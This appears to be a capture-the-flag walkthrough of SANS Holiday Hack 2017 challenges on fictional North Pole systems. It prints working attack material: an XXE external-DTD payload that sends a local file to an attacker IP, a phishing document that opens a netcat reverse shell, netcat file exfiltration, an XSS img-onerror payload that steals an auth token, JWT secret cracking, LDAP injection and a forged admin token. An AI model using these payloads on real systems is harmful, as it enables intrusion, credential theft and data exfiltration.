
*6) The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at **http://eaas.northpolechristmastown.com**. Visit the system and retrieve instructions for accessing The Great Book page from **C:\greatbook.txt**. Then retrieve The Great Book PDF file by following those directions. What is the title of The Great Book page?*

Mary Sugarplum tells us about the Elf As A Service (EAAS) site, which is a new service they're experimenting with in the North Pole. Previously, if you needed a special engineer for toy production, you would have to write a memo and distribute it to several people for approval. The EAAS site uses XML data to manage requests from other teams. Mary tells us that the entire process is automated and hints that there are issues with how the platform processes external sources of XML. She shares with us a very useful article. XXE (XML External Entity) attacks happen when an XML parser improperly processes input from a user that contains an external entity declaration in the doctype of an XML payload. This external entity may contain further code which allows an attacker to read sensitive data on the system or potentially perform other more severe actions. Let's see if we can craft a custom XML payload which will trick the server into contacting a server we control and prompt it to send us the contents of C:\greatbook.txt

Using the SOCKS proxy we created earlier, we can access the EAAS portal:






Before we submit anything, let's make an evil.dtd file and place it in the root of our web server:

```
<?xml version="1.0" encoding="UTF-8"?>
       <!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
        <!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM
'http://138.197.137.193:4444/?%stolendata;'>">
```


Then we will create our XML file to upload to the EAAS site

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
       <!ELEMENT demo ANY >
       <!ENTITY % extentity SYSTEM "http://138.197.137.193:4444/evil.dtd">
       %extentity;
       %inception;
       %sendit;
       ]
>
```

Then we need to set up a listener on our public SSH server to receive the connections that we prompt from our target. We will run our netcat command from the same directory that contains our evil.dtd file.

```
root@steambreather:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

We will now upload our mal.xml file:




```
root@steambreather:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [35.185.118.225] port 4444 [tcp/*] accepted (family 2, sport 50101)
GET /evil.dtd HTTP/1.1
Host: 138.197.137.193:4444
Connection: Keep-Alive
```

That should work, right? It appears that we are in fact seeing connections from our target, but we are not seeing much else. As it turns out, netcat doesn't serve up a directory the same way that a normal web server would so we need to try something else. We need a quick solution that could be configured and disposed of quickly. Let's see what Python has to offer.

```
root@steambreather:~# python -m SimpleHTTPServer 4444
Serving HTTP on 0.0.0.0 port 4444 ...
35.185.118.225 - - [09/Jan/2018 21:07:20] "GET /evil.dtd HTTP/1.1" 200 -
```

Nice! Now we can see that Python is serving up our evil.dtd file the way we expected would happen when we tried netcat. The EAAS server responds with the link that we need to obtain our Great Book page.

```
root@localhost:~# python -m SimpleHTTPServer 4444
Serving HTTP on 0.0.0.0 port 4444 ...


35.185.118.225 - - [09/Jan/2018 20:26:50] "GET /evil.dtd HTTP/1.1" 200 -
35.185.118.225 - - [09/Jan/2018 20:26:50] "GET /?http://eaas.northpolechristmastown.com/xMl
 HTTP/1.1" 200 -
```

The Dreaded Inter-Dimensional Tornadoes

Throughout our recorded history, Oz has benefitted from quite favorable weather, with frequent sunny days and a moderately warm climate. Indeed, all Munchkins enjoy essentially year-round springtime weather, keeping flowers in bloom and making spirits bright.

However, one type of weather phenomenon interrupts the otherwise beautiful climate of Oz -- the dreaded Inter-Dimensional Tornadoes - when the weather outside is frightful. While quite rare, these ferocious storms appear suddenly and without warning, striking Oz every year or two. These calamitous cyclones vary in intensity, but even the weakest have caused significant damage, lifting houses off their foundations and shredding everything in their deadly path, especially paper products.


Inter-Dimensional Tornadoes get their unusual name because their intense power has been known to rip holes into the very fabric of space and time, allowing a single tornado to strike multiple different places in disparate time eras simultaneously, interlinking each time and location touched by the storm into a swirling inter-dimensional space-time vortex. Although the specific physics of such storms remains elusive to our best scientists, one thing is consistently observed by researchers and historians: When an Inter-Dimensional Tornado strikes, it not only scatters whatever it has vacuumed up throughout many lands, it sometimes also drops artifacts from the past or even the future in its wake. Such storms have brought antique watches, clothing, and curious gadgetry, lifting them from distant times and far away places and depositing them in Oz.

*The Great Book page 6, titled “The Dreaded Inter-Dimensional Tornadoes”*

*7) Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve The Great Book page from* ***C:\GreatBookPage7.pdf****. What does The Great Book page describe?*

After reading through Alabaster's email account and talking to some of the other elves, we learn quite a bit of useful information. For one, we know that he does not follow his own best practices. We know that he checks his email from a production Elf Machine Interface and he keeps tools like netcat lying around installed to path. We also know that he has lost an important procedural guide for making Gingerbread cookies and that if someone were to send him a word document, he would definitely click through all of the security prompts. We also learn that an important asset, GreatBookPage7 is being kept on the machine that he checks his email from. Let's see if we can send him our own special recipe that will help him make cookies and help us get our exfil.

First, we create a word document with our Gingerbread cookie recipe. Seems fairly innocuous.



**Gingerbread cookie recipe**

1. Sift together the flour, baking powder, ginger, nutmeg, cloves, and cinnamon; set aside.
2. In a medium bowl, mix together the shortening, molasses, brown sugar, water, egg, and vanilla until smooth. Gradually stir in the dry ingredients, until they are completely absorbed. Divide dough into 3 pieces, pat down to 1 1/2 inch thickness, wrap in plastic wrap, and refrigerate for at least 3 hours.
3. Preheat oven to 350 degrees F (175 degrees C). On a lightly floured surface, roll the dough out to 1/4 inch thickness. Cut into desired shapes with cookie cutters. Place cookies 1 inch apart onto an ungreased cookie sheet.
4. Bake for 10 to 12 minutes in the preheated oven. When the cookies are done, they will look dry, but still be soft to the touch. Remove from the baking sheet to cool on wire racks. When cool, the cookies can be frosted with the icing of your choice.

Then we are going to create a custom formula in the recipe's header which will call cmd.exe and invoke a netcat client. Netcat will then shovel a command prompt back to our public SSH server on port 4444 where we will have a Netcat listener waiting to receive the shell.


```
#Set up listener on public IP to receive shell

derp@steambreather:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)

#Obtain access to the mailserver so we can send the phish from an account that Alabaster
trusts

{"name":"tarpin.mcjinglehauser@northpolechristmastown.com","plaintext":"","ciphertext":"AAAAAA
AAAAAAAAAAAAAAAA"}

#We will then send the recipe above to Alabaster which will send a shell to us

Connection from [35.185.57.190] port 4444 [tcp/*] accepted (family 2, sport 51360)
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

#We will then set up a second listener on our public SSH server
derp@steambreather:~# nc -nvlp 8080
Listening on [0.0.0.0] (family 0, port 8080)

#Back to our shell on the EMI box, we call up netcat to send ourselves the 7th page

C:\Users\alabaster_snowball\Documents>nc.exe 138.197.137.193 8080 < c:\\GreatBookPage7.pdf
nc.exe 138.197.137.193 8080 < c:\\GreatBookPage7.pdf

root@steambreather:~# ls -lh
total 1.1M
-rw-r--r-- 1 root root 1.1M Dec 26 13:46 GreatBookPage7.pdf
drwxr-xr-x 2 root root 4.0K Dec 21 20:12 hh2017
drwxr-xr-x 2 root root 4.0K Dec 22 18:27 mail

root@steambreather:~# sha1sum GreatBookPage7.pdf
c1df4dbc96a58b48a9f235a1ca89352f865af8b8  GreatBookPage7.pdf
```


*Page 7 of The Great Book describes the Witches of Oz and their decision to remain neutral during the Great Schism.*

*8) Fetch the letter to Santa from the North Pole Elf Database at* ***http://edb.northpolechristmastown.com****. Who wrote the letter?*

We learn that Wunorse works as a help desk support associate for the North Pole Elf Database site. He answers password reset requests, mostly from other elves. One time, he got a weird email with a JavaScript alert and his account got hacked. Alabaster was able to add some filtering on the system to prevent that from happening again. Wunorse also let us know about a XSS filter evasion cheat sheet that might be of use to us.


A look at the site's robots.txt file leads us to the following which will come in handy later:

edb.northpolechristmastown.com/robots.txt
User-agent: *
Disallow: /dev


http://edb.northpolechristmastown.com/dev/LDIF_template.txt


A look at the page's source gives us a clue about how Alabaster set up his XSS filters. It looks like he is literally looking for the word "script". This means that whatever payload we choose will need be without <script> tags. We also see elsewhere in the page source that the token we are looking for is called np-auth.

```
,,,
// --------------------------Customer Service Request -----------------------------/
$('#help_button').click(function(e){
    e.preventDefault();
    var help_uid = $('#help_uid').val();
    var help_email = $('#help_email').val();
    var help_message = $('#help_message').val();
    if (help_uid.match(/^\w+\.\w+$/g) != null){
        if (help_email.match(/^[\w\_\-\.]+\@[\w\_\-\.]+\.\w\w\w?\w?$/g) !== null){
            if (help_message.match(/^.+$/g) != null) {
                if (help_message.match(/[sS][cC][rR][iI][pP][tT]/g) == null) {
                    $.post( "/service", { uid: help_uid, email: help_email, message: help_message }).done(function( result ) {
                        Materialize.toast('Submitting... Please Wait.', 4000);
                        if (result.bool) {
                            Materialize.toast(result.message, 4000);
                            setTimeout(function(){
                                window.location.href = result.link;
                            }, 1000);
                        } else {
                            Materialize.toast(result.message, 4000);
                        }
                    }).fail(function(error) {
                        Materialize.toast('Error: '+error.status + " " + error.statusText, 4000);
                    })
                } else {
                    Materialize.toast('Alert, Hacker!', 4000);
                }
            } else {
                Materialize.toast('You must enter a message!', 4000);
            }
        } else {
            Materialize.toast('Invalid email format!', 4000);
        }
    } else {
        Materialize.toast('Invalid User Id Format! ex- first.last', 4000);
    }
});
```




We will need to put the payload somewhere that our target is likely to see and open so that we can steal his credentials. The site's support form seems like a good candidate. Let's use a javascript onerror function and a condition that will reliably generate an error. We will use img tags to get around Alabaster's filtering and a bogus URL for our error condition.




```<img src=hxxp://138.197.137.193/derp.php
onerror=this.src='http://138.197.137.193/?c='+localStorage.getItem("np-auth")>```




Excellent! Wunorse opened our support ticket and the javascript payload successfully bypassed Alabaster's filtering. The below snippet represents Wunorse's workstation sending his authentication token to our public SSH server.

```
35.196.239.128 - - [27/Dec/2017 14:07:57] "GET
/?c=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZ
XMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3
CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I HTTP/1.1" 200 -

35.190.140.65 - - [27/Dec/2017 14:07:57] "GET /?c=null HTTP/1.1" 200 -
```

**eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I**

Decodes to:

```
{
  "dept": "Engineering",
  "ou": "elf",
  "expires": "2017-08-16 12:00:47.248093+00:00",
  "uid": "alabaster.snowball"
}
```

The expiration for this token is invalid. We need to craft a cookie with a valid expiration date but will need its signing key in order to validate it. For this we will use jwt2john to convert the token to a format that John expects.

```
root@steambreather:/home/derp/gitrepos/jwtcrack# ./jwt2john.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiO
iIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrW
t4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiO
iIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9#33b6782370
adad6b78486c1f83b9a2e95f7fe2b6991397a156423d874e24afa2
```
```

After running JTR against this, we find that the key is 3lv3s

We can now use this to craft tokens for other users on the site, like Santa.





Using “s*))(|(ou=*elf” we trick the EDB server into returning a little more information than it should, including information about Santa. After reviewing the site’s schema, we learn which attributes are needed to masquerade as him. Let’s use our signing key to generate a new np-auth token to become Santa.


```
{
  "dept": "administrators",
  "ou": "human",
  "expires": "2018-08-16 12:00:47.248093+00:00",
  "uid": "santa.claus"
}
```

Santa
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiYWRtaW5pc3RyYXRvcnMiLCJvdSI6Imh1bWFuIiwiZXhwaXJlcyI6IjIwMTgtMDgtMTYgMTI6MDA6NDcuMjQ4MDkzKzAwOjAwIiwidWlkIjoic2FudGEuY2xhdXMifQ.nxvU2FncmE8k_98WFn21Mf5MqxBI6SmWwvfvjiHWIcs

